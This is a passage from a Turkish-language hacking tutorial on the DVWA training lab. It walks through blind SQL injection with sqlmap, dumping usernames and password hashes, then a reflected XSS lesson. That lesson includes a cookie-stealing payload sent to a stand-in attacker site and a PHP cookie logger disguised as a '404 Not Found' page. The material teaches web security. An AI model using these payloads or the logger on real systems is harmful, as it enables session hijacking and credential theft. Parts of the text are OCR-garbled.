




Ardından aŐađıdaki resimde grlen seeneđi tarayınıza ykleyin.



Daha sonra Eklentiler sekmesinden tarayıcınızı yeniden baŐlatın ve tekrar Eklentiler sekmesine gelip yklediđiniz eklentinin Tercihler butonuna tıklayın. Artık surf yaparken gnderdiđiniz HTTP Header'larını bu eklentinin penceresi zerinden gzlemleyebileceksiniz. Őimdi DVWA'daki comboBox'ın yanında yer alan Submit butonuna bir defa tıklayın. Live HTTP Headers eklentisi aŐađıdaki gibi bir ierikle sizi karŐılayacaktır.




Mavi satırı kopyalayın. Bu kopyaladığınız veriyi aşağıdaki --data="" 'nın içerisine yapıştıracaksınız. Şimdi Kali'den bir terminal açın ve aşağıdakileri terminale girin:

```
sqlmap -u "http://192.168.0.16/dwa/vulnerabilities/sqli_blind/#" --cookie="security=medium; PHPSESSID=4g9rms6doiou9k1kjrnrtnls3" --data="id=1&Submit=Submit" -p id --technique=B --dbms=MySQL --dbs
```

Kırmızı renkli alanları kendinize göre doldurmalısınız. İlk iki kırmızı alan için [geçen ders](#) neye göre doldurmanız gerektiğine dair bilgilendirme yapıldı. 3. kırmızı alana Live HTTP Header'dan kopyaladığınız veriyi yapıştırın. Böylece SQLMap'e enjeksiyon yapabileceđi id parametresini göstermiş olursunuz.

Saldırı:




Çıktı:


```
available databases [7] :
[*] dvwa
[*] information_schema
[*] mysql
[*] nowasp
[*] performance_schema
[*] phpmyadmin
```

Görüldüğü üzere enjeksiyon başarılı bir şekilde tamamlandı ve veritabanı isimleri ekrana aktı. Veritabanı olarak dvwa'yı seçelim ve tablolarını keşfedelim.

```
sqlmap -u "http://192.168.0.16/dvwa/vulnerabilities/sqli_blind/#" --cookie="security=medium; PHPSESSID=4g9rms6doiou9k1kjrnrtnls3" --data="id=1&Submit=Submit" --technique=B --dbms=MySQL -D dvwa --tables
```

Saldırı:



```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# sqlmap -u "http://192.168.0.16/dvwa/vulnerabilities/sqli_blind/#" --cookie="security=medium; PHPSESSID=4g9rms6doiou9k1kjrnrtnls3" --data="id=1&Submit=Submit" -p id --technique=B --dbms=MySQL -D dvwa --tables
```

Çıktı:

```
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users     |
+-----+
```

Tablo olarak users'ı seçelim ve kolonlarını keşfedelim.

```
sqlmap -u "http://192.168.0.16/dvwa/vulnerabilities/sqli_blind/#" --cookie="security=medium; PHPSESSID=4g9rms6doiou9k1kjrnrtnls3" --data="id=1&Submit=Submit" --technique=B --dbms=MySQL -D dvwa -T users --columns
```

Saldırı:

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# sqlmap -u "http://192.168.0.16/dvwa/vulnerabilities/sqli_blind/#" -  
-cookie="security=medium;PHPSESSID=4g9rms6doiou9k1kjrnrtnls3" --data="id=1&Subm  
it=Submit" -p id --technique=B --dbms=MySQL -D dvwa -T users --columns
```

Çıktı:

```
Database: dvwa  
Table: users  
[8 columns]  
+-----+-----+  
| Column | Type |  
+-----+-----+  
| user   | varchar(15) |  
| avatar | varchar(70) |  
| failed_login | int(3) |  
| first_name | varchar(15) |  
| last_login | timestamp |  
| last_name | varchar(15) |  
| password | varchar(32) |  
| user_id  | int(6) |  
+-----+-----+
```

user ve password kolonlarını seçelim ve bu kolonların tuttuđu deđerleri tespit edelim.

```
sqlmap -u "http://192.168.0.16/dvwa/vulnerabilities/sqli_blind/#" --cookie="security=medium;  
PHPSESSID=4g9rms6doiou9k1kjrnrtnls3" --data="id=1&Submit=Submit" --technique=B --  
dbms=MySQL -D dvwa -T users -C user,password --dump
```

Saldırı:

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# sqlmap -u "http://192.168.0.16/dvwa/vulnerabilities/sqli_blind/#" -  
-cookie="security=medium;PHPSESSID=4g9rms6doiou9k1kjrnrtnls3" --data="id=1&Subm  
it=Submit" -p id --technique=B --dbms=MySQL -D dvwa -T users -C user,password --  
dump
```

Gelen soru için n'yi tuşlayın ve ENTER'layın. Ardından bir kez daha n'yi tuşlayın ve ENTER'layın. Böylece Blind SQL Injection saldırısıyla bu sefer POST methodu üzerinden hedef veritabanındaki kullanıcı adı ve şifreleri ele geçirmiş olduk.

Çıktı:

```
Database: dvwa
Table: users
[5 entries]
+-----+-----+
| user   | password |
+-----+-----+
| 1337   | 8d3533d75ae2c3966d7e0d4fcc69216b |
| admin  | 5f4dcc3b5aa765d61d8327deb882cf99 |
| gordonb | e99a18c428cb38d5f260853678922e03 |
| pablo  | 0d107d09f5bbe40cade3de5c71e9e9b7 |
| smithy | 5f4dcc3b5aa765d61d8327deb882cf99 |
+-----+-----+
```

DERS 19 - REFLECTED XSS (LOW LEVEL)

Bu yazıda DVWA adlı web uygulamasının içerisinde bulunan bir sayfanın güvenlik zafiyetinden faydalanarak XSS yoluyla saldırıda bulunulacaktır.

Dersin Hedefi

DVWA adlı web uygulamasındaki kullanıcının oturumunu senaryo gereęi çalın.

Reflected XSS Nedir?

Açılımı Cross-Site Scripting olan XSS saldırıları Reflected XSS, Stored XSS ve DOM XSS olmak üzere üçe ayrılmaktadır. Reflected XSS saldırısı bir web uygulamasının veri giriş noktalarında eęer denetleme/filtreleme/bloklama mekanizmaları yoksa ve saldırganın bu veri giriş noktasına girdięi script kodları (örn; javascript, visual basic script) sayfaya çıktı olarak "yansıtılıyorsa" saldırganların bu yolla kendi deęerlerini sayfaya yansıtması işlemine denir. Reflected kelimesi Türkçede "yansıtılmış" anlamına gelmektedir. Stored XSS saldırısı, bir web uygulamasının veri giriş noktalarında eęer denetleme/filtreleme/bloklama mekanizması yine yoksa ve saldırganın bu veri giriş noktasına girdięi script kodları (örn; javascript, visual basic script) veritabanına kaydolularak sayfaya çıktı olarak yansıtılıyorsa saldırganların bu yolla kendi deęerlerini veritabanına kaydedip sayfaya yansıtması işlemine denir. DOM XSS'e gelince bu saldırı ise saldırganın (içerisine script kodları ekleyerek) özenle hazırladığı bir url'i internette bir yolla paylaşması sonrası linke gidildiğinde kodların sunucuya hiç gitmeden (istemci) tarayıcıda dönüp ekrana yansıtılmasına denir.

Özetle; Reflected XSS, saldırganın girdięi kodların sunucuya gidip sunucuda barınmadan (istemcilere) geri döndüğü saldırılara denir. Stored XSS, saldırganın girdięi kodların sunucuya gidip sunucuda bir depolama formatında saklandığı (örn; veritabanı) ve bu depolamadan (istemcilere) geri döndüğü saldırılara denir. DOM XSS, saldırganın girdięi kodların sunucuya gitmeden istemci tarayıcısından istemci tarayıcısına döndüğü saldırılara denir.

NOT: Bu yazıda Stored XSS saldırısı düzenlenmeyecektir. Çünkü bu [sonraki yazının](#) konusudur.


Reflected XSS Nasıl Yapılır?

Öncelikle DVWA'nın bize sunduęu Reflected XSS sayfasını bir inceleyelim. Aşağıda DVWA'nın Reflected XSS sayfasında bizi karşıladığı içerięi görmekteyiz.

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Ekranada gördüğünüz metin kutusuna girilecek bir veri sonrası Submit butonuna bastığınız takdirde girdiğiniz veri ekrana yansıtılacaktır.



Bu mekanizmayı analiz edecek olursak

Başlangıçta Link:

http://localhost/dvwa/vulnerabilities/xss_r/

Veri Submit'lenince Link:

http://localhost/dvwa/vulnerabilities/xss_r/?name=hasan

Görüldüğü üzere metin kutusuna hasan kelimesi girildiğinde linke name parametresi ve değer olarak da hasan kelimesi eklenmektedir. Yani bu şu anlama gelir: Sizin metin kutusuna hasan kelimesini girip Submit butonuna basmanızla hasan kelimesinin olduğu linki tarayıcınızın adres çubuğuna girip ENTER'lamanız arasında bir fark yoktur. İkisi de aynı işi yapmaktadır. Dolayısıyla bu ilişkiyi bilen saldırgan kendi hazırladığı linki kurbanı tıklatarak sanki kurban metin kutusuna veri girmiş de Submit'lemiş gibi bir duruma sokulabilir.

Yukarıda anlatıldığı gibi kullanıcıdan gelen verinin ekrana yansıtıldığı bir işleyişe sahip web sitelerinde eđer metin kutusundan ya da link parametresinden gelen verilere karşı bir denetleme uygulanmazsa o siteler Reflected XSS saldırılarına maruz kalabilirler. Çünkü filtre yoksa kötü niyetli bir kullanıcı ilgili noktalara - metin kutusuna ya da link parametresine - javascript kodu girebilir. Javascript kodu girebilmesi demek şu demektir: Saldırgan javascript dilinin verdiği tüm olanakları hedef site üzerinde deneyebilir. Javascript dili web geliştiricileri içindir ve öyle de kalmalıdır. Aksi takdirde bu dil saldırganlarca çalıp çırpma için kullanılabilir.


Şimdi DVWA'nın bizlere sunduğu Reflected XSS sayfası Reflected XSS zafiyetine sahip mi değil mi keşfedelim. Metin kutusuna ekranda popup penceresi çıkarmaya yarayan aşağıdaki javascript kodunu girin:

```
<script>alert('Sayfa XSS Açığına Sahip');</script>
```

Veyahut tarayıcınızın adres çubuğuna aşağıdakini girin:

```
http://localhost/dvwa/vulnerabilities/xss_r/?name=<script>alert('Sayfa XSS Açığına Sahip');</script>
```

Yukarıdakilerden herhangi biri yapıldığı takdirde ekrana javascript kodları yansıtılacaktır ve ardından tarayıcı bu kodları yorumlayıp ekrana bir popup penceresi getirecektir.



Bu pencere eęer geldiyse demek ki hedef site kullanıcıdan gelen javascript kodlarını engellemiyor demektir. Yani site XSS açığına sahip demektir.

NOT: Eęer yukarıda anlatılan işlemi Chrome tarayıcısında denerseniz site zafiyete sahip olsa dahi popup penceresi gelmeyecektir. Bunun nedeni Chrome'un güvenlik nedeniyle GET ya da POST ile gelen javascript komutlarının çalışmasını engelliyor oluşundan dolayıdır. Engellediğine dair bildirim F12'ye basıp Konsol sekmesindeki kırmızı uyarıdan görebilirsiniz. XSS zafiyet tespiti için başka bir tarayıcı kullanın.

Peki saldırgan hedef sitenin XSS açığına sahip olduğunu öğrendikten sonra ne yapabilir? Misal vermek gerekirse saldırgan hedef siteyi ziyaret eden kurbanın DVWA'ya ait çerezini çalabilir. Böylece saldırgan kurbanın kullanıcı adı ve şifresini bilmeden kurbanın çereziyle hedef sitede kurban adına oturum açabilir. Bu nasıl olur sorusunu şöyle bir saldırı senaryosuyla açıklayalım:

Bir sayfaya yönlendiren Javascript kodu:

```
window.location.href="saldirganinsitesi.com/index.php";
```

Bir sayfaya yönlendirirken çerezi de beraberinde yollayan Javascript kodu:

```
window.location.href="saldirganinsitesi.com/index.php?cookie="+ document.cookie;
```

Hazırlanmış Nihai Link:

```
http://localhost/dvwa/vulnerabilities/xss_r/?name=<script>  
window.location.href="saldirganinsitesi.com/index.php?cookie="+ document.cookie;</script>
```

Yukarıdaki nihai linkten görülebileceęi üzere saldırgan hedef sitenin zafiyetini bildięi için parametreye javascript kodu girmiştir. Girilen javascript kodu çerezi alıp saldırganın sitesine

göndermeye yarayan bir yönlendirme kodu içermektedir. Şimdi diyelim ki dvwa uygulaması çok kullanıcıli bir web sitesi. Bu web sitesine üye olan birçok kimseye saldırgan yukarıdaki hazırladığı linki postalamış olsun. Epostayı alan şahıslar dvwa adlı zafiyete sahip sitede oturum açmış vaziyette iken eposta adreslerine gelen bu linke tıkladıklarında önce DVWA'ya giderler, ardından parametredeki javascript komutu çalıştığında DVWA'daki çerezlerini beraberinde alarak saldırganın sitesine yönlendirilirler. Böylece saldırgan kendi web sitesinde hazırladığı PHP kodlaması ile kurbanların çerezlerini çalmış olur. Aklınıza şöyle bir soru gelmesi gerekir: Niye saldırgan böyle dolambaçlı yollara giriyor da direk kendi sitesinin linkini epostayla kurbanlara göndermiyor? Bunun nedeni şudur: Kullanıcının DVWA'ya ait oturum çerezi sadece DVWA sayfası tarayıcı ekranındayken ulaşılabilir. Yani kullanıcı aynı tarayıcının başka sekmesine geçtiğinde - mesela epostasına bakmak için hotmail'ine geçtiğinde - current cookie, diğer tabirle o an ki cookie sayfaya göre değişmektedir. Saldırganın hedefi ise DVWA oturumunu çalmaktır. Çünkü zafiyete sahip site DVWA'dır. Bu yüzden saldırgan kurbanı önce zafiyete sahip web sitenin sayfasına gönderir, orada javascript kodunun sayfaya yansıtılıp çalışmasını bekler, çalıştığında kurbanın DVWA'ya ait çerezi sayfa yönlendirme linkinin sonuna eklenir ve nihayetinde sayfa yönlendirme komutu kurbanı saldırganın sitesine gönderir. İşleyiş bu şekildedir.

Kurban saldırganın sayfasına yönlendirilirken aslında tıpkı tarayıcının adres çubuğuna saldırganın web sitesinin adresini girip ENTER'laması gibi saldırganın sunucusuna bir talepte bulunmaktadır. Talebi alan saldırganın sunucusu kendisine gelen linkteki (saldirganinsitesi.com/index.php?cookie=e01155fb8e87cae09cc0) çerez verisini \$_GET['cookie'] gibi bir kodlamayla çekip bir dosyaya yazdırabilir. Böylece saldırgan aldığı çerezlerden birini kendi tarayıcısına dahil ederek var olan bir dvwa kullanıcısının oturumunu devralabilir (çalabilir). Bu anlatılan işlemin bir örneği birazdan sizlere sunulacaktır.

Kurbanın epostasına gelen linke tıklaması sonucu yönlendirildiği saldırganın ait sayfadan kurbanın kuşkulanasını önlemek için saldırgan çeşitli entrikalara girebilir. Mesela saldırgan kurbanın yönlendirildiği sayfaya, yani kendi web sitesine "404 Not Found" yazısını (süsünü) koyabilir. Böylece kurbanın yapacağı şey o sekmeyi kapatmaktan başka bir şey olmayacaktır. Fakat arkaplanda çerezini saldırganın kaptırmış olacaktır. Başından beri bahsettiğimiz çerezleri kurbanlardan çalıp ekrana 404 Not Found uyarısı veren sayfanın PHP kodlamaları merak edenler için aşağıda verilmiştir:

```
1 <html>
2 <head>
3 <title>404 Not Found</title>
4 </head>
5 <body>
6 404 Not Found
7 <?php
8 $ip = $_SERVER["REMOTE_ADDR"]; // Sayfaya girenin ip'si alınır.
9 $cookie = $_GET["cookie"]; // Hazırlanmış linke tıklayanın çerezi alınır.
10 $dateTime = date('d.m.y \t H:i:s'); // Kurbanın hazırlanmış linke tıkladığı anki zaman alınır.
11
12 $file = fopen("cerezler.html", "a");
13
14 fwrite($file, "#####<br>");
15 fwrite($file, "Kurbanın IP Adresi : " . $ip . "<br>");
16 fwrite($file, "Tıklama Zamanı : " . $dateTime . "<br>");
17 fwrite($file, "Kurbanın Cerezi : " . $cookie . "<br>");
18 fwrite($file, "#####<br><br><br>");
19
20 fclose($file);
21 ?>
22 </body>
23 </html>
```

Yukarıdaki kodlamalarda saldırgan kendisine gelen taleplerin (linklerin) sonunda yer alan kurbanlara ait çerezleri `cerrezler.html` adlı dosyaya kaydetmektedir. 12. satırda `cerrezler.html` dosyası `a+` modunda açıldığı için gelen her bir çerez birbirinin yerine değil de alt alta gelecek şekilde `cerrezler.html` dosyasına yerleşecektir. Yani `a+` modu sayesinde yeni gelen çerezin bir önceki çerezin üzerine yazılmasına mani olunacaktır. Böylece saldırgan ele geçirdiđi çerezlerden birini seçip tarayıcısına enjekte ederek zafiyet barındıran hedef sitede kurbanın oturumunu devralabilecektir.

Őu ana kadar işin ana hatları size bahsedilmiştir. Fakat pratikte bu işin nasıl gerçekleştirileceđi gösterilmemiştir. Bu anlatılanları pratik olarak uygulayıp kullanıcı adı ve şifre girmeden kurbanı ait oturuma giriş yapmayı deneyimlemek isterseniz sıradaki başlık bu konu hakkında olacaktır.

Ekstra

Őimdi yukarıda bahsedilenleri kendi makinamızda deneyelim ve gerçekten de çerezle oturum devralınıbiliyor muyu görelim. Bu işlem için biz hem kurban olacağız hem de saldırgan. Bu nedenle bunu simule edebilmek için iki farklı tarayıcıya ihtiyacımız vardır. Kurban olarak Firefox tarayıcısını kullanalım. Saldırgan olarak da Chrome tarayıcısını kullanalım.

Öncelikle saldırganın sitesini kendi sanal sunucumuzda kuralım. Eđer Linux'ta DVWA'yı çalıştırıyorsanız `/var/www/` dizini içerisinde `saldirganinSitesi` adlı bir klasör oluşturun, Windows'ta DVWA'yı çalıştırıyorsanız `C:\xampp\htdocs\` dizini içerisinde `saldirganinSitesi` adlı bir klasör oluşturun. Bu klasörün içerisine `index.php` adlı bir dosya koyun ve dosyanın içerisine de aşağıdakileri girip kaydedin.

```
1 <html>
2   <head>
3     <title>404 Not Found</title>
4   </head>
5   <body>
6     404 Not Found
7     <?php
8       $ip = $_SERVER["REMOTE_ADDR"];           // Sayfaya girenin ip'si alınır.
9       $cookie = $_GET["cookie"];              // Hazırlanmış linke tıklayanın çerezi alınır.
10      $dateTime = date('d.m.y \t H:i:s');      // Kurbanın hazırlanmış linke tıkladığı anki zaman alınır.
11
12      $file = fopen("cerrezler.html", "a");
13
14      fwrite($file, "#####<br>");
15      fwrite($file, "Kurbanın IP Adresi : " . $ip . "<br>");
16      fwrite($file, "Tıklama Zamani   : " . $dateTime . "<br>");
17      fwrite($file, "Kurbanın Cerezi   : " . $cookie . "<br>");
18      fwrite($file, "#####<br><br><br>");
19
20      fclose($file);
21    ?>
22  </body>
23 </html>
```

Ardından Linux kullanıcıları terminale aşağıdakini girsin:

```
1 sudo chmod -R 777 /var/www/saldirganinSitesi
```

Böylece saldırganın sitesi hazır vaziyettedir. Őimdi saldırganın önceki başlıkta anlatılan zararlı linkini bir görelim.

```
http://localhost/dvwa/vulnerabilities/xss_r/?name=<script>
window.location.href="saldirganinsitesi.com/index.php?cookie=" + document.cookie;</script>
```


Yukarıdaki zararlı linkin kırmızı bölgesini localhost/saldirganinSitesi yapalım. Çünkü bizim sanal sunucumuz aynı zamanda saldırganın sunucusu olacak.

```
http://localhost/dvwa/vulnerabilities/xss_r/?name=<script>
window.location.href="http://localhost/saldirganinSitesi/index.php?cookie=" +document.cookie;</script>
```

Ardından yukarıdaki zararlı linkin kırmızı renk ile vurgulanan + karakterini %2B yapalım.


```
http://localhost/dvwa/vulnerabilities/xss_r/?name=<script>window.location.href="http://localhost/saldirganinSitesi/index.php?cookie="%2Bdocument.cookie</script>
```

+ karakterinin %2B'ye dönüőtürölmesi gerekmektedir, çünkü + karakteri URL'lerde özel bir anlama sahiptir. Boşluk anlamına gelir. Mesela siz eđer DVWA'nın ekranındaki metin kutusuna "hasan fatih" string'ini girerseniz ENTER'ladıktan sonra URL'de bu veri ...?name=hasan+fatih şeklinde kodlanacaktır. Yani boşluđun yerine URL'de + sembolü gelecektir. Dolayısıyla eđer zararlı linkteki +'yı olduđu gibi bırakırsak parametredeki + karakteri sayfanın içerisine yansıyacađı zaman boşluk olarak yansıyacaktır ve bu yüzden enjekte edilen javascript kodları syntax hatası verip çalışmayacaktır. O nedenle zararlı URL'nin + işareti %2B olarak yukarıdaki gibi deđiőtirin. Böylece parametredeki javascript kodu sayfa içine yüklendiđinde (yansıtıldıđında) %2B kodlaması + olarak yansıtılacaktır ve javascript kodu bu sayede arzulanıldıđı gibi çalışacaktır.

Böylelikle saldırganın göndereceđi zararlı link hazır durumdadır. Artık zararlı link kurbanı gönderilebilir ve kurbanın çerezinin cerezler.html dosyasına düşmesi beklenebilir. Farzedin ki kurban Firefox tarayıcısından DVWA'ya girdi ve oturum açtı. Bunun için Firefox tarayıcısını açın, adres çubuđuna http://localhost/dvwa adresini girin, kullanıcı adı olarak admin, şifre olarak password yazarak oturumu açın ve DVWA Security butonuna tıklayıp güvenlik seviyesini Impossible'dan Low'a çekin. Ve yine farzedin ki saldırgan zararlı linki kurbanı eposta yoluyla gönderdi, kurban da bu linke tıkladı. İkinci farzettiđimiz işlem için kurbanın kullandıđı tarayıcı olan Firefox'tan adres çubuđuna


```
http://localhost/dvwa/vulnerabilities/xss_r/?name=<script>window.location.href="http://localhost/saldirganinSitesi/index.php?cookie="%2Bdocument.cookie</script>
```

yukarıdaki zararlı linki girin ve ENTER'layın. Böylelikle kurban olarak siz oturum çerezinizi saldırganı göndermiő oldunuz. Saldırganı hazırladıđı php dosyası ile kurbandan gelen çerezi cerezler.html dosyasına kaydetmiő oldu. Kurban yönlendirildiđi sayfada şöyle bir çıktıyla karşılaőacaktır.




Saldırganı cerezler.html dosyasına baktığında Őu çıktıyı grecektir.

<http://localhost/saldirganinSitesi/cerezler.html>



